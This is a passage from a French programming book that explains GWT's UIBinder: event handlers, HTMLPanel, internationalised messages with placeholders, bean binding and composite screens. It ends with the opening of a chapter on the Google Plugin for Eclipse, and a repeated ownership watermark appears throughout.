En réalité l'analyseur UIBinder extrait le gestionnaire associé (`addClickHandler()`, `addMouseHandler()`...) à partir du type d'événement (`ClickEvent`, `<Type>Event`) et délègue l'appel à la méthode `doClick()` spécifié sans le code Java. Cela permet entre autres de laisser toute liberté à l'utilisateur dans le nommage de ses méthodes événementielles.

Voici un aperçu du code final créé ; ces lignes n'apparaissent jamais au développeur :

```
(…)
ClickHandler handler0 = new ClickHandler() {
       @Override
       public void onClick(ClickEvent event) {
         owner.doClick(event);
       }
    });
    label.addClickHandler(handler0);
    link.addClickHandler(handler0);
(…)
```

Comme on peut le voir, nous avons associé la même méthode à deux événements émanant de deux widgets différents (`label` et `link`).

Il existe plusieurs contraintes concernant les événements définis avec UIBinder :

- Les méthodes ne peuvent être privées.
- Chaque événement doit posséder un seul paramètre.
- Les événements doivent être des sous-classes de `GwtEvent`.

Voyons un exemple complet illustrant le principe avec différents types de widgets.

HandlerDemo.ui.xml

```
<gwt:UiBinder
  xmlns:ui='urn:ui:com.google.gwt.uibinder'
  xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>

  <gwt:FlowPanel>
    <gwt:Button ui:field="buttonClick" text="Click moi !"/>
    <gwt:Button ui:field="buttonMouseOver" text="Passe la souris sur moi"/>
    <gwt:Label ui:field="labelClick" text="Click moi aussi !"/>

    <gwt:FormPanel ui:field="panelForm">
      <gwt:Button ui:field="buttonSubmit" text="Evènement de type submit" />
    </gwt:FormPanel>

    <gwt:Label text="Appelé en cas de changement de texte " />
    <gwt:TextBox ui:field="textBoxValueChange"/>
  </gwt:FlowPanel>
</gwt:UiBinder>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le code Java associé reprend la plupart des différents widgets ci-après et leur ajoute des événements :

```
public class HandlerDemo extends Composite {

  @UiTemplate("HandlerDemo.ui.xml")
  interface MyUiBinder extends UiBinder<Panel, HandlerDemo> {
  }
  private static final MyUiBinder binder = GWT.create(MyUiBinder.class);

  @UiField FormPanel panelForm;
  @UiField TextBox textBoxValueChange;

  public HandlerDemo() {
    initWidget(binder.createAndBindUi(this));
  }

  @UiHandler("panelForm")
  public void doSubmit(SubmitEvent event) {
    eventMessage(event);
    event.cancel();
  }

  @UiHandler("textBoxValueChange")
  protected void doChangeValue(ValueChangeEvent<String> event) {
    eventMessage(event);
  }

  @UiHandler({"buttonClick", "labelClick"})
  void doClick(ClickEvent event) {
    eventMessage(event);
  }

  @UiHandler("buttonSubmit")
  void doClickSubmit(ClickEvent event) {
    panelForm.submit();
  }

  @UiHandler("buttonMouseOver")
  void doMouseOver(MouseOverEvent event) {
    eventMessage(event);
  }

  private void eventMessage(GwtEvent<?> event) {
    Window.alert(event.toDebugString());
  }
}
```

Intégration d'un flux HTML standard

L'objectif principal des écrans UIBinder est de créer des modèles réutilisables et découplés des traitements. À ce titre, il est fort probable que dans l'organisation interne de certains projets, les graphistes se chargent des pages XML et des feuilles de styles et que les développeurs alimentent en Java les classes GWT.

Or, les graphistes préfèrent souvent Adobe Dreamweaver ou Microsoft Web Expression aux concepteurs Eclipse, aussi évolués soient-ils. Le rôle du composant widget est de permettre l'intégration de fragments de code HTML externes au sein de la page XML. Ces fragments peuvent avoir été conçus via n'importe quel éditeur HTML du marché.

Dans cette optique, la balise `HTMLPanel`, tout comme le widget éponyme qu'elle crée, va jouer le rôle de conteneur spécialisé.


Voici un exemple :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
              xmlns:gwt='urn:import:com.google.gwt.user.client.ui'
      <ui:with field='bundle'
         type='com.dngconsulting.uibinder.client.MyExternalBundle' />

      <div>
         <gwt:HTMLPanel>
            <p>
               Ceci est une démonstration du framework UiBinder
               <a href="http://www.dng-consulting.com">
                  Voici un lien hypertexte</a>
               <br/>
               dans un paragraphe
            </p>
            <p ui:field="main">
               Voici un autre paragraphe en
               <h2>gros</h2>,<b>gras</b>et<i>italique</i>
               <span> Et du texte HTML classique</span>
            </p>
            <gwt:Button>
               Et un bouton, avec du HTML s'il vous plaît contenu
               <b>HTML en gras</b>
            </gwt:Button>
         </gwt:HTMLPanel>
      </div>
</gwt:UiBinder>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

On peut voir dans l'exemple précédent qu'un `HTMLPanel` accepte comme éléments fils n'importe quelle balise HTML, mais également d'autres widgets évolués GWT. Voici le rendu de cette page sous Chrome en mode développement.

Figure 16–3
Exemple d'un HTMLPanel



Internationalisation

L'internationalisation fait partie des fonctionnalités clés de GWT. Pour rappel, lorsqu'on développe les interfaces graphiques en GWT depuis Java, les messages peuvent être automatiquement traduits ou externalisés via la liaison différée. Pour cela, le développeur fournit un dictionnaire de messages sous la forme d'une interface dérivée du type `Messages` (voir le chapitre 13, L'internationalisation).

Sous UIBinder, c'est la balise `<ui:msg>` qui propose l'équivalent de la classe dérivée de `Messages`. Les attributs associés à `<ui:msg>` représentent les annotations associées habituellement aux interfaces i18n.

```
<ui:UiBinder xmlns:ui="urn:ui:com.google.gwt.uibinder"
      ui:defaultLocale="fr_FR"
      ui:generateLocales="default"
      ui:generateFormat="com.google.gwt.i18n.rebind.format.PropertiesFormat">

      <div>
         <ui:msg description="message d'accueil">Bonjour Monsieur </ui:msg>
                                                              l'ami Sami !
         <ui:msg>Vous êtes connecté depuis </ui:msg> 2h
      </div>
</ui:UiBinder>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Lors de la compilation, UIBinder crée `i18nScreenMyUiBinderImplGenMessages.java`, la classe qui dérive de `Messages` et fournit le dictionnaire des messages traduits. Pour mieux comprendre le principe général, voyons le code Java produit par le modèle XML précédent.

```
public class i18nScreen_MyUiBinderImpl extends AbstractUiBinder<Element, i18nScreen>
                                                implements i18nScreen.MyUiBinder {
  static i18nScreenMyUiBinderImplGenMessages messages =
              (i18nScreenMyUiBinderImplGenMessages)
                              GWT.create(i18nScreenMyUiBinderImplGenMessages.class);

  public Element createAndBindUi(final i18nScreen owner) {

    DivElement root = (DivElement) UiBinderUtil.fromHtml("<div>" +
        messages.message1() + " l'ami Sami ! " + messages.message2() + " 2h</div>");

    return root;
  }
}
```

Et intéressons-nous au code de la classe **`i18nScreenMyUiBinderImplGenMessages.java`** qui représente finalement la matérialisation physique du dictionnaire internationalisé.

```
import com.google.gwt.i18n.client.Messages;
import static com.google.gwt.i18n.client.LocalizableResource.*;

@DefaultLocale("fr_FR")
@GeneratedFrom("com/dngconsulting/uibinder/client/i18nScreen.ui.xml")
@Generate(
  format = {"com.google.gwt.i18n.rebind.format.PropertiesFormat",},
  locales = {"default",}
)
public interface i18nScreenMyUiBinderImplGenMessages extends Messages {

  @DefaultMessage("Bonjour Monsieur")
  @Description("message d'accueil")
  String message1();

  @DefaultMessage("Vous êtes connecté depuis")
  String message2();

}
```

On remarque plusieurs choses. Tout d'abord, certains attributs d'en-tête (`ui:format`, `ui:generateFormat` et `ui:generateLocales`) ont été propagés dans l'interface du dictionnaire sous la forme d'annotations d'en-tête i18n. Ces annotations sont pri-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

mordiales, car certaines sont utilisées pour créer le fichier de propriétés contenant les clés et valeurs de notre modèle. Sans ce fichier et les clés qu'il contient, il est difficile de traduire quoi que ce soit.

Deuxième chose, les attributs de la balise `<ui:msg>` sont matérialisés sous la forme d'annotations de message. En l'occurrence, l'attribut `@Description` renvoie à la description du message internationalisé. L'annotation `@DefaultMessage` reprend par défaut la phrase utilisée dans le modèle. De plus, chaque nouvelle balise **`<ui:msg>`** provoque la création d'un message et d'une clé suivant un algorithme prédéfini.

Dernier point : l'attribut d'en-tête `defaultLocale` ajoute l'annotation `@DefaultLocale` correspondant à la langue paramétrée par défaut.

Dans le cas où vous auriez du code HTML à insérer au sein du message comme ci-après, sachez que le générateur le recopie tel quel dans la valeur du message. Il est ensuite interprété lors du rendu. :

```
<ui:UiBinder (…) >
     <div>
         <ui:msgdescription="message d'accueil">Bonjour <b>Monsieur</b>
         </ui:msg>l'ami Sami !
      (…)
      </div>
</ui:UiBinder>
```

REMARQUE **Mais comment génère-t-on le fichier de propriétés ?**

Il suffit de compiler l'application avec l'option `-extra <Repertoire>`. Le fichier créé suivra le nommage spécifié par l'attribut `generateFileName`, qui doit se conformer lui-même aux règles de nommage d'interface i18n. Par exemple :

`i18nScreenMyUiBinderImplGenMessages_fr_FR.properties.`

Pour le reste, les contraintes et correspondances de type sont celles des dictionnaires i18n habituels.

Les emplacements

Jusque-là, nous avons vu le principe des messages. Toufefois, nous n'avons finalement jamais utilisé la caractéristique principale du message i18n, illustrée par le mécanisme des paramètres.

Ce cas d'utilisation s'avère pertinent lorsque nous ne souhaitons pas recopier plusieurs fois un formatage (dans l'exemple précédent, la mise en gras) ou l'application d'un style donné. Imaginez un scénario dans lequel les graphistes mettent à jour les classes de styles utilisées par les balises via un outil. Si cette balise était recopiée sys-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

tématiquement dans tous les dictionnaires, cela rendrait d'autant plus difficiles les opérations de mises à jour des styles.

UIBinder fournit ce qui s'appelle un *PlaceHolder* en anglais ou emplacement matérialisé par l'attribut `ui:ph` et l'élément `<ui:ph name="cle">` adossé à tout élément fils d'une balise `<ui:msg>`. Lorsque l'attribut est utilisé, il a la portée de la balise qu'il contient. Si c'est l'élément, il a la portée de toutes les balises filles.

Voyons un exemple concret avec la mise en gras précédente :

```
<ui:UiBinder (…)>
      <div>
         <ui:msg>Bonjour <b ui:ph="gras">Monsieur</b> </ui:msg>
      </div>
</ui:UiBinder>
```

Dans le code précédent, trois paramètres vont être nécessaires dans le dictionnaire des messages. Le premier représente l'ouverture de la balise `<b>`, le second est le message proprement dit (`Monsieur`) et le troisième correspond à la balise fermante `</b>`. À aucun moment, le dictionnaire n'embarque en dur les balises ; celles-ci sont régénérées à chaque compilation dans l'implémentation de la classe UIBinder.

Pour bien comprendre le principe, il suffit, là encore, d'analyser le code source retourné :

```
  public Element createAndBindUi(final i18nScreen owner) {
    DivElement root = (DivElement) UiBinderUtil.fromHtml("<div>" +
              messages.message1("<b>","</b>") + " l'ami Sami !</div>");
    return root;
  }
```

Avec l'interface `Message` suivante :

```
public interface i18nScreenMyUiBinderImplGenMessages extends Messages {

  @DefaultMessage("Bonjour {0}Monsieur{1}")
  @Description("message d'accueil")
  String message1(
    String grasBegin,
    String grasEnd
    );
}
// Message2 n'étant pas utilisé dans notre application, GWT supprime la
méthode lors de la compilation
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

s'appuyant sur le fichier de propriétés suivant :

```
message1=Bonjour {0} Monsieur {1}
message2=Vous êtes connecté depuis {0} heure(s)
```

UIBinder reprend donc les balises marquées par l'attribut `ui.ph` et les insère comme paramètres des messages. C'est là un mécanisme très ingénieux qui laisse ainsi toute latitude au graphiste s'il souhaite plus tard transformer par exemple la balise `<b>` par un `<span class="font-weight:bold">`.

ATTENTION Cas d'exception

Il existe un cas où l'emploi de l'attribut `ui:ph` n'est pas obligatoire. C'est lorsque la balise (`<span>` ou `<div>`) est marquée d'un attribut `ui:field` :

```
<ui:msg><span ui:field="myWidget">Mon texte à traduire</span>
</ui:msg>
```

Dans ce cas, il n'y a pas d'ambiguïté pour UIBinder, qui applique les mêmes règles que si l'attribut avait été présent.

Cas des balises imbriquées

Certaines imbrications de balises peuvent devenir un vrai casse-tête quand elles sont internationalisées. C'est notamment le cas des balises de type widgets mélangées à des balises de type HTML. Pour faire simple, UIBinder n'autorise l'imbrication de ces balises qu'au sein d'une balise `<HTMLPanel>` :

```
<ui:HTMLPanel>
  <ui:msg>Bonjour
     <gwt:Button>Monsieur</gwt:Button>, comment allez-vous ?
  </ui:msg>
</ui:HTMLPanel>
```

Ceci aura pour effet de créer automatiquement les emplacements et les paramètres nécessaires à l'internationalisation des contenus de balises. Voici le code de la méthode `createAndBindUi()` :

```
public Widget createAndBindUi(final i18nScreen owner) {

  String domId1 = Document.get().createUniqueId();
  Button f_Button2 = (Button) GWT.create(Button.class);
  HTMLPanel f_HTMLPanel1 =
    new HTMLPanel("" + msg.message1("<span id='" + domId1 + "'>","</span>")
                  + "");
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    f_Button2.ensureDebugId("myButton");
    f_Button2.addStyleName("buttonStyle");

    f_Button2.setHTML(f_HTMLPanel1.getElementById(domId1).getInnerHTML());
    f_HTMLPanel1.addAndReplaceElement(f_Button2, domId1);

    return f_HTMLPanel1;
  }
```

Lorsqu'une imbrication de balise intervient, toute l'astuce consiste à encadrer les balises filles du widget `HTMLPanel` par un `<span>` contenant un identifiant unique. Une fois le widget `HTMLPanel` créé, les éléments DOM fils sont ajoutés un par un à l'emplacement préalablement marqué par le `<span>`.

Ce mécanisme assure que la présentation est bien séparée des données, comme le démontre l'interface de type `Messages` créée. Les balises sont passées en paramètre et il n'est jamais fait état d'un quelconque bouton :

```
public interface i18nScreenMyUiBinderImplGenMessages extends Messages {

  @DefaultMessage("Bonjour {0}Monsieur{1} , Comment allez-vous ?")
  String message1(
    String widget1Begin,
    String widget1End
   );
}
```

Traduire les attributs

Nous avons vu que l'internationalisation fonctionnait parfaitement pour les contenus de balise, mais qu'en est-il pour les attributs ? Dans le cas suivant, nous souhaitons internationaliser la valeur affichée par un label via son attribut `text`.

UIBinder fournit à cet effet la balise `<ui:attribut>` qui, qualifiée sur un nom d'attribut portée par la balise mère, fournit un message paramétré.

```
<gwt:Label text="Bonjour l'ami Sami">
  // L'attribut 'text' pointe sur l'attribut 'text' de la balise Label
  <ui:attribute name="text" description="Message d'accueil"/>
</gwt:Label>
```

Ceci crée :

```
public interface i18nScreenMyUiBinderImplGenMessages extends Messages {
  @DefaultMessage("Bonjour l''ami Sami")
  @Description("Message d'accueil")
  String message1();
}
```

Liaison avec des beans externes

La liaison avec des beans externes est l'une des autres forces d'UIBinder. Pour peu que vous disposiez d'un modèle objet, l'intégration de données existantes au sein d'une page UIBinder est une opération triviale. En voici la preuve par l'exemple avec l'objet `Facture` contenant trois champs de types différents :

```
package com.dngconsulting.uibinder.client;

import java.util.Date;
import com.google.gwt.i18n.client.DateTimeFormat;

public class Facture {
      // Informations initialisées en dur pour l'exemple
      String client = "DNG Consulting";
      int total = 10000;
      Date date = new Date();

      public String getClient() {
         return this.client;
      }

      public int getTotal() {
         return this.total ;
      }

      public String getDateFacturation() {
         return DateTimeFormat.getMediumDateFormat().format(this.date);
      }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Dans le code XML associé, vous remarquerez l'ajout du signe monétaire directement au sein de l'attribut :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
      <ui:with field='myBean'
         type='com.dngconsulting.uibinder.client.Facture' />

         <gwt:HTMLPanel>
            <span style="color:gray">Le client à facturer est :</span>
            <gwt:Label text="{myBean.getClient}"/>
            <span style="color:gray">Facture émise le </span>
            <gwt:Label text="{myBean.getDateFacturation}"/>
            <span style="color:gray">Pour un total de : </span>
            <gwt:Label text="{myBean.getTotal} €"/>
         </gwt:HTMLPanel>

</gwt:UiBinder>
```

Le rendu HTML est illustré par la figure ci-après.

Figure 16–4
Liaison avec des beans externes

Dans la pratique, les modèles XML prennent en entrée des données préexistantes pour les restituer graphiquement à l'écran. Or, notre facture précédente a bel et bien été instanciée par UIBinder avant de construire l'écran. Voyons concrètement cela dans le code créé :

```
public class MyScreen_MyUiBinderImpl extends AbstractUiBinder<Widget,
MyScreen> implements MyScreen.MyUiBinder {
  public Widget createAndBindUi(final MyScreen owner) {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // Provoque un new Facture()
    Facture myBean = (Facture) GWT.create(Facture.class);
    String domId0 = Document.get().createUniqueId();
    String domId1 = Document.get().createUniqueId();
    String domId2 = Document.get().createUniqueId();
    Label f_Label2 = (Label) GWT.create(Label.class);
    Label f_Label3 = (Label) GWT.create(Label.class);
    Label f_Label4 = (Label) GWT.create(Label.class);
   HTMLPanel f_HTMLPanel1 = new HTMLPanel("<span style='color:gray'>Le client à
facturer est :</span> <span id='" + domId0 + "'></span> <span
style='color:gray'>Facture émise le </span><span id='" + domId1 + "'></span>
<span style='color:gray'>Pour un total de : </span> <span id='" + domId2 + "'>
</span>");

    f_Label2.setText("" + myBean.getTotal() + " €");
    f_Label3.setText("" + myBean.getDateFacturation() + "");
    f_Label4.setText("" + myBean.getClient() + "");

    f_HTMLPanel1.addAndReplaceElement(f_Label2, domId2);
    (…)
    return f_HTMLPanel1;
  }
}
```

Vous aurez compris que ce mode de fonctionnement ne permet pas de passer une instance préexistante de l'objet `Facture`.

Pour cela, GWT fournit une annotation spécifique pour échanger un objet donné entre la page XML et le code Java, ceci au travers d'un accesseur. Cet accesseur est encadré par l'annotation `@UIFactory` et notre facture pourrait être propagée de la manière suivante :

```
public void onModuleLoad() {
         Facture f = new Facture();
         f.setClient("Client modifié!");
         // La facture est instanciée et passée en paramètre à l'écran
         MyScreen m = new MyScreen(f);
         Document.get().getBody().appendChild(m.getElement());
      }
```

Voici le code Java de l'écran ; vous remarquerez la présence d'un constructeur à notre classe `MyScreen` :

```
public class MyScreen extends Widget {
      private static final MyUiBinder binder = GWT.create(MyUiBinder.class);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      @UiTemplate("MyScreen.ui.xml")
      interface MyUiBinder extends UiBinder<Widget, MyScreen> {
      }

      Facture facture ;
      @UiFactory Facture getFacture() {
         return this.facture;
      }

      public MyScreen(Facture facture) {
         this.facture = facture;
         Widget w = binder.createAndBindUi(this);
         setElement(w.getElement());
      }
}
```

Quant au code XML, il reste inchangé par rapport au précédent. Nous utilisons les accesseurs pour récupérer les informations de la facture. En revanche, il est intéressant d'analyser les changements opérés sur le code créé :

```
public class MyScreen_MyUiBinderImpl extends AbstractUiBinder<Widget, MyScreen>
                                                    implements MyScreen.MyUiBinder {

  public Widget createAndBindUi(final MyScreen owner) {
    Facture myBean = owner.getFacture();
    String domId6 = com.google.gwt.dom.client.Document.get().createUniqueId();
```

Un raccourci permet de réduire la formule précédente pour faire l'économie d'un accesseur via l'annotation `UIField(provided=true)`.

> **REMARQUE Nom de l'accesseur et annotation**
>
> Le nom de l'accesseur n'a aucune importance. Nous aurions pu l'appeler `makeFacture()` ou n'importe quoi d'autre. Seule l'annotation constitue l'information exploitée par l'analyseur.

Classe MyScreen

```
public class MyScreen extends Widget {
      private static final MyUiBinder binder = GWT.create(MyUiBinder.class);

      @UiTemplate("MyScreen.ui.xml")
      interface MyUiBinder extends UiBinder<Widget, MyScreen> {
      }

      @UiField (provided=true)
      final Facture facture ;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        public MyScreen(Facture facture) {
           this.facture = facture;
           Widget w = binder.createAndBindUi(this);
           setElement(w.getElement());
        }
}
```

Modèles composites et constructeurs

Un écran est souvent un élément réutilisable dans une application, notamment lorsqu'elle commence à grossir. Cette réutilisation s'opère généralement au sein d'un écran de plus haut niveau, le composite.

Développer des modèles composites avec UIBinder consiste à référencer au sein du fichier XML plusieurs autres widgets spécifiques. Imaginons que nous souhaitions créer un écran constitué d'un en-tête, un corps et un pied de page. Chaque élément de cette page étant lui-même un sous-écran, voici ce que nous aurions à coder :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'
      xmlns:livre='urn:import:com.dngconsulting.uibinder.client'>

         <gwt:HTMLPanel>
            <livre:MyHeaderScreen/>
            <livre:MyScreen/>
            <livre:MyFooterScreen/>
         </gwt:HTMLPanel>

</gwt:UiBinder>
```

Les espaces de noms servent à définir, via un préfixe (`livre`), les packages Java associés aux widgets externes intégrés à la page.

Chaque sous-écran est lui-même un conteneur composite créé de la même manière que l'écran principal. Voici l'en-tête :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
      <ui:style>
         .gray { background-color : lightgray ; }
      </ui:style>
```

```
      <gwt:HTMLPanel styleName="{style.gray}">
         <h2 align="center"> En-tête de Page </h2>
      </gwt:HTMLPanel>
</gwt:UiBinder>
```

Voici l'écran principal et le pied de page :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>

      <gwt:HTMLPanel>
         <div> Ici nous allons mettre le détail de la Facture </div>
      </gwt:HTMLPanel>

</gwt:UiBinder>

// Et le pied de page :
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
      <ui:style>
         .gray { background-color : lightgray ; }
      </ui:style>

      <gwt:HTMLPanel styleName="{style.gray}">
         <h2 align="center"> Pied de Page </h2>
      </gwt:HTMLPanel>
</gwt:UiBinder>
```

Chaque modèle possède une classe Java associée (`MyHeaderScreen.java`, `MyFooterScreen.java`, `MyScreen.java`) dérivant toutes de composite.

Maintenant, essayons de réutiliser notre écran précédent affichant le détail d'une facture. Vu le principe général des classes composites, cela signifie qu'il va nous falloir propager l'objet facture de telle sorte qu'il puisse être réutilisé dans l'écran `MyScreen`.

Si nous créons un constructeur à la classe `MyScreen` comme ce fut le cas précédemment, UIBinder lève une erreur (voir figure ci-après).




Figure 16–5
Constructeur et UIBinder

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il existe plusieurs manières de régler ce problème. La première consiste à annoter à l'aide de `@UIFactory` la création de l'écran tout en lui propageant l'objet facture via le constructeur de `CompositeScreen`.

```
public class MyCompositeScreen extends Composite {
      private static final MyUiBinder binder = GWT.create(MyUiBinder.class);

      @UiTemplate("CompositeScreen.ui.xml")
      interface MyUiBinder extends UiBinder<Widget, MyCompositeScreen> {
      }

      private Facture facture;

      public MyCompositeScreen(Facture facture) {
         this.facture = facture;
         initWidget(binder.createAndBindUi(this));
      }

      @UiFactory
      MyScreen createMyScreen() {
         return new MyScreen(this.facture);
      }
}
```

Ainsi l'écran `MyScreen` n'est pas créé par l'appel du constructeur vide par défaut, mais plutôt par l'appel de la méthode `createMyScreen()`.

L'autre manière de procéder consiste à pré-construire l'écran `MyScreen` et à le passer au constructeur de `MyCompositeScreen` en lieu et place de la facture. Cela évite de créer une dépendance entre la facture et le modèle composite. En effet, ces deux classes n'ont aucun lien à part propager une référence donnée à des sous-écrans.

```
public class MyCompositeScreen extends Composite {
      private static final MyUiBinder binder = GWT.create(MyUiBinder.class);

      @UiTemplate("CompositeScreen.ui.xml")
      interface MyUiBinder extends UiBinder<Widget, MyCompositeScreen> {
      }

      @UiField(provided=true)
      final MyScreen myScreen;

      public MyCompositeScreen(MyScreen s) {
         this.myScreen = s;
         initWidget(binder.createAndBindUi(this));
      }

}
```

Le code de la classe `MyScreen` contenant la facture marquée avec l'annotation `UIField(provided=true)` reste inchangé par rapport à l'exemple précédent. En revanche, dans la méthode `onModuleLoad()`, la classe `MyScreen` est créée en premier puis référencée via l'attribut `ui:field` dans le modèle XML composite.

Voici le code de la méthode `onModuleLoad()` :

```
public void onModuleLoad() {
         Facture f = new Facture();
         f.setClient("Client modifié!");
         MyScreen ms = new MyScreen(f);

         MyCompositeScreen m = new MyCompositeScreen(ms);
         RootPanel.get().add(m);
      }
```

et du modèle composite XML associé :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'
      xmlns:livre='urn:import:com.dngconsulting.uibinder.client'>

         <gwt:HTMLPanel>
            <livre:MyHeaderScreen/>
            <livre:MyScreen ui:field="myScreen"/>
            <livre:MyFooterScreen/>
         </gwt:HTMLPanel>

</gwt:UiBinder>
```

Il existe une dernière façon d'agir pour ceux qui souhaiteraient passer des paramètres au constructeur à partir du modèle : UIBinder fournit l'annotation `@UIConstructor`. Supposons que le texte à afficher dans l'en-tête soit défini directement au sein du modèle XML de la manière suivante :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
        (…)
         <gwt:HTMLPanel>
            <livre:MyHeaderScreen myMessage="Ecran d'accueil"/>
            <livre:MyScreen ui:field="myScreen"/>
            <livre:MyFooterScreen/>
         </gwt:HTMLPanel>

</gwt:UiBinder>
```

Il suffit d'annoter le constructeur avec `@UIConstructor`. Ainsi UIBinder extrait la chaîne de caractères de l'attribut possédant le même nom que le paramètre (en l'occurrence `myMessage`), puis invoque le constructeur `MyHeaderScreen`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le paramètre est ensuite stocké en tant que champ fourni (`@UIField(provided=true)`) pour être réutilisé et affiché dans la page.

```
public class MyHeaderScreen extends Composite {
      private static final MyUiBinder binder = GWT.create(MyUiBinder.class);

      @UiTemplate("Header.ui.xml")
      interface MyUiBinder extends UiBinder<Widget, MyHeaderScreen> {
      }

      @UiField(provided=true)
      final String myMessage;

      @UiConstructor
      public MyHeaderScreen(String myMessage) {
         this.myMessage = myMessage ;
         initWidget(binder.createAndBindUi(this));

      }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

17

Le plug-in Eclipse pour GWT

Avec l'environnement GWT, Google fournit un plug-in simplifiant le développement, le test et le déploiement d'applications GWT sur son infrastructure de *Cloud Computing*. L'informatique dans les nuages de Google s'appelle AppEngine ou GAE/J pour sa déclinaison Java. GAE/J est une plate-forme de conception et d'hébergement d'applications web mutualisées. En d'autres termes, on développe en GWT et on déploie sur des environnements hébergés chez Google.

Ce chapitre illustre de manière très synthétique les différents assistants proposés dans le plug-in GWT pour Eclipse fourni par Google sans nécessairement insister sur la plate-forme AppEngine qui sort du cadre de cet ouvrage.

Le cas AppEngine

Il faut savoir qu'il existe très peu de plug-ins GWT aboutis pour Eclipse. Avec GPE ou *GWT Plugin for Eclipse*, la stratégie de Google est claire. Elle consiste à encourager le développement GWT pour généraliser le déploiement d'applications web sur son infrastructure AppEngine.

Nous ne souhaitons pas dans ce chapitre insister sur les spécificités de la plate-forme AppEngine, car GWT dépasse le simple cadre du Cloud Computing. Nous préférons également éviter toute confusion dans l'esprit des développeurs. AppEngine n'est pas un passage obligé pour le développement d'applications GWT. La

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

démarche commerciale de Google visant à promouvoir AppEngine et le caractère Open Source de GWT sont deux choses totalement distinctes.

Ce chapitre s'attache donc à traiter uniquement les apports de GPE pour le développement d'applications GWT, sans s'intéresser à l'aspect déploiement sur AppEngine. De nombreuses applications internes peuvent prétendre à utiliser GWT sans forcément nécessiter un déploiement dans les nuages chez Google. Par ailleurs, il y a fort à parier que d'autres sociétés emboîteront le pas à Google pour proposer des plates-formes de Cloud Computing compatibles GWT.

Le plug-in GWT

Le plug-in GWT pour Eclipse est disponible à l'adresse http://code.google.com/intl/fr-FR/eclipse/. Une fois téléchargé et installé sous Eclipse, GPE *(Google Plugin for Eclipse)* propose les fonctionnalités suivantes :

- des assistants pour la création de modules GWT ;
- des scripts de lancement Eclipse ;
- des outils d'analyse et de construction de projets AppEngine ;
- des assistants GWT.

Création d'un projet GWT

Une fois le plug-in installé, de nombreux menus Google fleurissent un peu partout. Pour créer un projet, il faut sélectionner *New*, puis *Web Application Project*. L'assistant (figure 17-1) apparaît.

